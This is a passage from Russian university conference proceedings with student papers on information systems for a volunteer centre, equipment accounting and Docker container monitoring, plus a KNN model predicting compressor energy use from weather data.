


Рисунок 2 - Диаграмма компонентов (UML 2.5)

Заключение. В работе представлена информационная система для автоматического тестирования работоспособности кода. Проведен обзор существующих решений, составлен набор требований, в соответствии с которыми проведено моделирование и выбран стек технологий, с использованием которого реализован рабочий прототип системы.

Список литературы

1. pyplanet compile / pyplanet [Электронный ресурс] // pyplanet : [сайт]. — URL: <https://pyplanet.ru/article/compile.html> (дата обращения: 11.04.2025).
2. Трёхуровневая архитектура / [Электронный ресурс] // Википедия : [сайт]. — URL: https://ru.wikipedia.org/wiki/Трёхуровневая_архитектура (дата обращения: 14.04.2025).
3. yakvenalex Создание собственного API на Python (FastAPI): Знакомство и первые функции / yakvenalex [Электронный ресурс] // Хабр : [сайт]. — URL: <https://habr.com/ru/companies/amvera/articles/826196/> (дата обращения: 11.04.2025).

Научный руководитель – к.ф.м.н., Зимин А.И., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004

ИНФОРМАЦИОННАЯ СИСТЕМА ДЛЯ ВОЛОНТЁРСКОГО ЦЕНТРА КЕМГУ

Зимин А.И., Колесник П.О., Малоштанова О.А.

ФГБОУ ВО «Кемеровский государственный университет»

2003kolesnik.p@gmail.com, olmaloshtanova@gmail.com

Аннотация. В работе представлена информационная система для волонтерского центра Кемеровского государственного университета. Для определения требований к системе был проведён анализ предметной области и существующих решений. Для реализации был выбран следующий стек технологий: React.js, Mobx, Jakarta, PostgreSQL.

Ключевые слова: волонтерство, добровольческая деятельность, информационная система, web-разработка.

Введение

В наше время в обществе волонтерство играет важную роль в решении социальных, экологических и культурных проблем. Волонтерские центры становятся важными для организации, координации и поддержки волонтерской деятельности, привлекая к активному участию граждан.

Часто для этого используются специальные приложения, такие как «Добро.рф» [1], «Мосволонтер» [2], «Volonter.ru» [3], «Даниловцы добровольческое движение» [4]. Волонтерский центр Кемеровского государственного университета определил следующий набор требуемой им функциональности: возможность подачи заявок добровольцами на участие в мероприятиях, добавления мероприятий организаторами, просмотр анонсов мероприятий, личный кабинет волонтера, обучение.

В результате сравнительного анализа было выявлено, что решения, удовлетворяющего всем вышеперечисленным требованиям, не существует.

Таким образом, целью данной работы является создание информационной системы, которая поможет организовывать и управлять волонтерской деятельностью КемГУ и поспособствует привлечению новых участников, применяя игровые механики.

Требования к информационной системе

Для определения функциональности веб-приложения были сформированы требования для пользователей. Одними из важных частей приложения являются мероприятия и новости. Пользователи, посещающие данную информационную систему, могут ознакомиться с информацией о проводимых организацией событиях и новостях. Администратор имеет возможность добавлять, редактировать и удалять мероприятия, новости и видеоуроки, а также отслеживать посещаемость участников мероприятий. Авторизованные пользователи могут получать доступ к информации о предстоящих и о прошедших мероприятиях, в которых будут принимать участие или уже принимали. Если количество участников не превышает лимит, пользователи могут подать заявку на участие. Кроме того, пользователь имеет возможность выбрать видео-урок из предложенных и пройти обучение, за которое ему будут назначены баллы. Также были сформулированы требования, к таким разделам как достижения, рейтинг, профиль пользователя, отчетность по мероприятию, часто задаваемые вопросы и о центре.

Реализация информационной системы

Приложение состоит из клиентской и серверной частей. Клиентская часть представляет собой web-приложение, которое разрабатывается с использованием библиотеки React.js [6]. Для хранения состояния была выбрана библиотека Mobx. Серверная часть реализуется

на языке Java с использованием фреймворка Jakarta, Glassfish выступает в качестве веб-сервера.

На рисунке 1 представлена диаграмма контейнеров в нотации C4 (Context, Containers, Components, Code) [8].




Рисунок 1 - Диаграмма контейнеров

Серверная часть обрабатывает запросы, выполняет необходимую бизнес-логику и взаимодействует с базой данных PostgreSQL для сохранения и получения данных. В процессе проектирования и моделирования получилось 15 таблиц, основными из них являются: мероприятия, пользователи, баллы пользователя, новости, видео-уроки и тд. Разработана с помощью паттерна «Чистая архитектура» [5], в котором есть разделение на слои контроллеров, сервисов и слой репозитория. На рисунке 2 представлена часть диаграммы архитектуры сервера в нотации C4.




Рисунок 2 - Часть диаграммы архитектуры C4 для серверной части

Клиентская часть отображает необходимую информацию, предоставляет интерфейс для взаимодействия пользователя с системой. Разработана была с использованием Feature-Sliced Design [7] архитектуры. В FSD-архитектуре проект состоит из слоёв: app, pages, widgets, features, entities, shared. Каждый слой, кроме app и shared, состоит из срезов, а каждый срез состоит из сегментов. На рисунке 3 представлена часть диаграммы архитектуры клиента в нотации C4.




Рисунок 3 - Часть диаграммы архитектуры C4 для клиентской части

Заключение

В данной работе была представлена информационная система для волонтерской деятельности в КемГУ. Анализ предметной области и существующих решений показал, что создание такой системы является актуальным и необходимым. На основе сформулированных функциональных требований был выбран набор технологий. Разработанная информационная система позволит организовывать и управлять волонтерской деятельностью КемГУ.

Список литературы

1. Добро.рф // URL: <https://dobro.ru/> (дата обращения: 27.03.2025). – Текст: электронный.
2. Мосволонтер // URL: <https://mosvolonter.ru/> (дата обращения: 27.03.2025). – Текст: электронный.
3. Volonter.ru // URL: <https://volonter.ru/> (дата обращения: 27.03.2025). – Текст: электронный.
4. Даниловцы добровольческое движение // URL: <https://www.danilovcy.ru/> (дата обращения: 27.03.2025). – Текст: электронный.
5. Мартин Р. Чистая архитектура. Искусство разработки программного обеспечения / Мартин Р. СПб: Питер, 2021 — 352 с.

6. React The library for web and native user interfaces // URL: <https://react.dev/> (дата обращения: 27.03.2025). – Текст: электронный.
7. Feature-Sliced Design, Architectural methodology for frontend projects // Feature-Sliced Design URL: <https://feature-sliced.design/> (дата обращения: 16.10.2024).
8. The C4 model for visualising software architecture // C4 Model. – URL: <https://c4model.com/> (дата обращения: 10.02.2025). – Текст: электронный.

Научный руководитель – Зимин А. И., к.ф.-м.н., доцент, ФГБОУ ВО «Кемеровский государственный университет».

УДК 004.41

ИНФОРМАЦИОННАЯ СИСТЕМА УЧЕТА ОБОРУДОВАНИЯ В ОРГАНИЗАЦИИ

Киселев К.Е., Куракин Е.Р., Завозкин С.Ю.

ФГБОУ ВО «Кемеровский государственный университет»
ghost_4452@bk.ru, shadeghost_e@gmail.com, shade_s@mail.ru

Аннотация. В рамках работы осуществлены проектирование и прототипирование программного комплекса, предназначенного для автоматизации учетных операций с техническими средствами предприятия. В процессе реализации проекта разработаны структурные схемы в формате UML, выбран технологический стек, в настоящее время выполняется практическая реализация системы.

Ключевые слова: товарно-материальная ценность, оборудование, учёт оборудования, управление ресурсами, информационная система.

В современном мире эффективное (то есть наиболее быстрое и наименее трудозатратное) управление ресурсами компании является основой для ведения успешного и конкурентоспособного бизнеса. Одной из важных областей в этом вопросе является область учета оборудования компании. Особенно эта область актуальна для компаний установки/настройки разнообразных систем (видеонаблюдение, интернет), где оборудование, принадлежащее компании передается от сотрудника к сотруднику. Компании должны обеспечить информацию о нахождении оборудования, для оперативного доступа к нему, а также предотвращать пропажи/поломки оборудования, так как за такими ситуациями последуют убытки компании. Таким образом, условия заставляют бизнес искать решения этой проблемы, и одно из решений – использование информационной системы учета оборудования.

Компания-заказчик ООО «Альт-Компьютерс» (в дальнейшем – «заказчик») занимается установкой и настройкой различных систем и оборудования, в их числе система видеонаблюдения, освещение, сетевая инфраструктура. В любой работе при выезде на вызов мастер должен найти и взять оборудование. Для быстрого доступа к информации об оборудовании, его местоположении, сроке обслуживания и т.д., заказчику необходима информационная система учета оборудования (ИСУО).

Анализ предметной области показал, что имеющиеся на рынке системы учета оборудования либо обладают недостаточным функционалом для заказчика, либо высокой стоимостью.

Целью данной работы является разработка информационной системы, осуществляющей информационную поддержку процесса учета оборудования в организации.

Для системы были выделены следующие роли:

1. Работник – может просматривать свое оборудование (роль предусматривает, что такому сотруднику оборудование могут передавать сотрудники, с ролями выше этой, а сам работник не имеет возможности передавать оборудование).

2. Пользователь – имеет возможности роли «работник», а также может брать и передавать оборудование.

3. Супервайзер – имеет возможности роли «пользователь», а также может управлять складами, оборудованием, работниками с ролью «работник» и «пользователь»

4. Администратор – имеет возможности «супервайзера», а также может управлять работниками с ролью «супервайзер».

Наглядно возможности ролей представлены на диаграмме прецедентов в нотации UML (Рисунок 1 - диаграмма прецедентов).




Рисунок 1 - диаграмма прецедентов

Информационная система спроектирована по трехуровневой клиент-серверной модели. Клиентское веб-приложение предоставляет пользовательский интерфейс и обработку логики представления, взаимодействуя с сервером по протоколу HTTP. Система управления базами данных выступает в качестве отдельного слоя для хранения и обработки информации.




Рисунок 2 – диаграмма развертывания

На диаграмме развертывания (UML) на рисунке 2 изображен процесс взаимодействия программных компонентов системы: приложение клиента (браузер) запускает приложение, написанное на библиотеке React. React отправляет REST-запросы (HTTP) к приложению на NestJS (серверное приложение на TypeScript), а NestJS взаимодействует с системой управления базами данных MongoDB через Prisma ORM.




Рисунок 3 – модель данных.

На рисунке 3 изображена модель данных, включающая в себя таблицы и связи между ними. Основные таблицы модели:

1. Tools - хранит информацию о товарно-материальных ценностях.
2. Employees – хранит информацию о пользователях.
3. Storages – хранит информацию о складах.

Также модель включает связующие таблицы и таблицы-справочники.

Средства реализации ИСУО:

- Клиентская часть:

- React – Библиотека для разработки пользовательских интерфейсов.
- Zustand - Библиотека управления состоянием;
- React-router - Библиотека для навигации между разными частями веб-приложения, созданными на React;
- Axios - Библиотека для выполнения HTTP-запросов;
- Серверная часть:
 - Nest.js - Платформа для создания программ Node.js на стороне сервера;
 - MongoDB - Документоориентированная NoSQL система управления базами данных.
 - Prisma ORM - Объектно-реляционное отображение для Node.js и TypeScript

В настоящий момент разработан прототип системы, готовящийся к тестовой эксплуатации.

В дальнейшем планируется дополнять существующие модули новой функциональностью, такой как загрузка фото, сканирование штрих-кодов, также заказчик в будущем планирует внедрить разработанную систему в свою организацию.

Научный руководитель – к.т.н., доцент Завозкин С.Ю., Кемеровский государственный университет.

УДК 621.51+004.8+551.509

РЕГРЕССИОННАЯ МОДЕЛЬ ЭНЕРГОПОТРЕБЛЕНИЯ КОМПРЕССОРНОГО ОБОРУДОВАНИЯ С УЧЕТОМ ПОГОДНЫХ УСЛОВИЙ

Кисельников А.А., Завозкин С.Ю.

Кемеровский государственный университет

kiselnikovaa@azot.kuzbass.net

Аннотация. В работе предложен подход к прогнозированию энергопотребления воздушных компрессоров с учётом прогнозируемых метеорологических параметров. В качестве базового алгоритма использован метод k-ближайших соседей (KNN), на основе которого разработана регрессионная модель. Детально рассмотрены этапы предобработки данных, обучения модели и её внедрения для минимизации энергопотребления компрессоров. Проведена оценка экономической эффективности метода, включая расчёт снижения эксплуатационных затрат и уменьшения углеродного следа.

Ключевые слова: энергопотребление, воздушные компрессоры, метеорологические данные, регрессия.

Химические предприятия обладают значительной потребностью в технологическом воздухе, который выполняет несколько ключевых функций. Прежде всего, он обеспечивает работу систем автоматизированного контроля и управления (КИПиА). Кроме того, сжатый воздух применяется в качестве сырья для химического синтеза и производства реагентов, что делает его критически важным ресурсом для бесперебойной работы производства.

Производственная воздушная сеть предприятия получает подготовленный воздух из блока очистки (БОВ), куда он подаётся промышленными компрессорными установками, работающими с атмосферным воздухом. Специалистами по энергоменеджменту был выполнен комплексный анализ системы [1], включающий пневматический и энергетический аудит. Результаты исследования показали, что компрессорное оборудование потребляет

порядка 14% от общего объёма электроэнергии предприятия, что выводит его в категорию наиболее энергозатратных производственных установок.

Основным фактором энергозатрат компрессоров выступает производственная нагрузка, определяемая текущими технологическими потребностями. Параллельно следует учитывать ряд косвенных параметров, оказывающих существенное влияние на энергоэффективность системы:

- Климатические параметры окружающей среды (атмосферные температура, влажность и давление) [2];
- Степень деградации оборудования, приводящая к снижению его энергетической эффективности.

При разработке системы оптимизации энергопотребления необходимо комплексно оценивать:

- Операционные риски, связанные с дефицитом производительности. Соблюдение минимально допустимой производительности воздушной системы является критически важным для обеспечения промышленной безопасности и непрерывности технологических процессов. Отклонение от установленных норм может вызвать нарушения производственного цикла или экономические потери;

- Капитальные и операционные расходы на техническое обслуживание и модернизацию оборудования;

- Влияние метеорологических факторов. Современные методы прогнозирования позволяют с достаточной точностью предсказывать погодные условия, что открывает возможности для разработки предиктивных моделей воздухопотребления.

С учетом выявленных ограничений была разработана интеллектуальная система поддержки принятия решений для энергоэффективного управления компрессорным оборудованием. В основе системы лежит регрессионная модель, реализующая непараметрический метод k-ближайших соседей (KNN) [3].

Для верификации гипотезы о корреляции метеорологических параметров с энергозатратами был сформирован структурированный массив данных, содержащий:

- Показатели мощности (pw) - целевая переменная;
- Производительность системы (q, м³/ч) – регрессор;
- Климатические параметры на входе (t - температура, p - влажность, press - давление);
- Временной интервал измерений - ежечасные показания в течение 12 месяцев.

Применение метода линейной корреляции Пирсона выявило наличие прямой и обратной зависимости между погодными условиями и энергопотреблением (рис.1).




Рисунок 1 – Матрица корреляции одного из компрессоров

После эмпирического подтверждения гипотезы было выполнено сравнительное тестирование различных конфигураций моделей. Результаты валидации продемонстрировали преимущество реализации метода KNN с параметром весов 'uniform', при котором все k-ближайших соседей вносят равный вклад в прогнозируемое значение. Данный подход особенно эффективен для равномерно распределенных данных, обеспечивая устойчивость предсказаний за счет равномерного учета всего локального окружения точки.

На основе выбранной конфигурации KNN были разработаны:

- Индивидуальные прогнозные модели для каждого компрессорного агрегата;
- Динамическая система балансировки нагрузки, учитывающая:
 - Текущие производственные потребности;
 - Прогнозируемое энергопотребление;
 - Оптимальные режимы работы оборудования.

Разработанная система включает пять ключевых модулей, образующих замкнутый цикл управления:

1. Модуль сбора данных.

Осуществляет потоковый прием телеметрии в реальном времени:

- Параметры окружающей среды с промышленных метеостанций;
- Текущие показатели энергопотребления;
- Фактические нагрузки компрессорных установок.

2. Модуль машинного обучения.

Выполняет:

- Периодическое переобучение моделей на актуальных данных;
- Инкрементное обновление весовых коэффициентов;
- Валидацию качества предсказаний.

3. Прогнозный модуль.

Генерирует:

- Множество сценариев распределения нагрузки;
- Оценку энергозатрат для каждого компрессора;
- Вероятностные показатели эффективности.

4. Оптимизационный модуль.

Решает задачу многокритериальной оптимизации:

- Минимизация энергопотребления;
- Обеспечение производственных требований;
- Учет оборудования в резерве.

5. Модуль визуализации.

Предоставляет оператору:

- Интерактивный дашборд;
- Динамические тренды ключевых показателей;
- Сигналы тревожных событий;
- Рекомендации по управлению нагрузкой.

Предварительная оценка эффективности рекомендательной системы выявила значимые преимущества в трех ключевых аспектах:

1. Экономическая эффективность:

- Снижение энергопотребления компрессорного парка: 5.5%;
- Годовая экономия: 28 898 940 руб.

2. Экологический эффект:

Расчет сокращения выбросов выполнен на основании:

- Нормативов для угольных ТЭС (марка Д);
- Методик, действующих с 2001 года;

- Теплотворной способности угля (29,3 МДж/кг);
- Упрощающих допущений: КПД котлов не учитывался, эффективность фильтров принята нулевой, нормальные условия эксплуатации.

Таблица 1 - Результаты сокращения выбросов

Загрязняющее вещество	Снижение, т/год
SO _x	8,323
NO _x	3,607
Твердые частицы	1,110
CO ₂	2 550 063

Список литературы

1. Варфоломеева Н. КАО “Азот”: Если быть – то в числе лучших. // Стандарты и качество. жур. 2023. №11. С. 70 – 73.
2. Хатамова Д.Н., Джураев Р.У. Исследование влияния температуры всасываемого воздуха на эффективность поршневого компрессора // Universum: технические науки: электрон. изд. 2021. 45-47 с. URL: <https://cyberleninka.ru/article/n/issledovanie-vliyaniya-temperatury-vsasyvaemogo-vozduha-na-effektivnost-porshneвого-kompressora/viewer> (дата обращения: 10.01.2025). – Текст: электронный.
3. Документация и алгоритмы в библиотеки для машинного обучения на Python [Электронный ресурс] // Ближайшие соседи (Nearest Neighbors). URL: <https://scikit-learn.ru/stable/modules/neighbors.html> (дата обращения: 20.05.2024). – Текст: электронный.

Научный руководитель – к.т.н., доцент Завозкин С.Ю., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.457

ИНФОРМАЦИОННАЯ СИСТЕМА ДЛЯ МОНИТОРИНГА И УПРАВЛЕНИЯ КОНТЕЙНЕРАМИ В СЕТИ.

Козлов Д.В., Зимин А.И.

ФГБОУ ВО «Кемеровский государственный университет»

d.kozlov2205@mail.ru, sliii@mail.ru

В данной работе описывается решение проблемы, связанной с мониторингом и управлением контейнерами Docker. Проведено исследование существующих инструментов, сформулированы требования, смоделировано и принято в разработку собственное решение, подходящее под требования и последующую реализацию в рабочем процессе отдела разработок Института Цифры Кемеровского Государственного Университета.

Ключевые слова: мониторинг, управление, DevOps, разработка, прогнозирование проблем.

Введение

В современной IT инфраструктуре становится популярным развертывание приложений с помощью технологии «контейнеризации» – метода сборки и запуска приложений со всеми необходимыми зависимостями в изолированных средах (контейнерах). Это позволяет разработчикам изолировать сервисы по отношению к инфраструктуре – им достаточно создать программу и поместить все зависимости и настройки в единый легковесный образ для запуска на других системах. Отдел разработок ИЦ КемГУ активно пользуется данной технологией при разработке и запуске различных сервисов.

В качестве инструментов, реализующих данную технологию, используются: «Docker» – технология для сборки и развертывания приложений и «Docker-Compose» – инструмент, предназначенный для развертывания и управления несколькими сервисами в контейнерах.

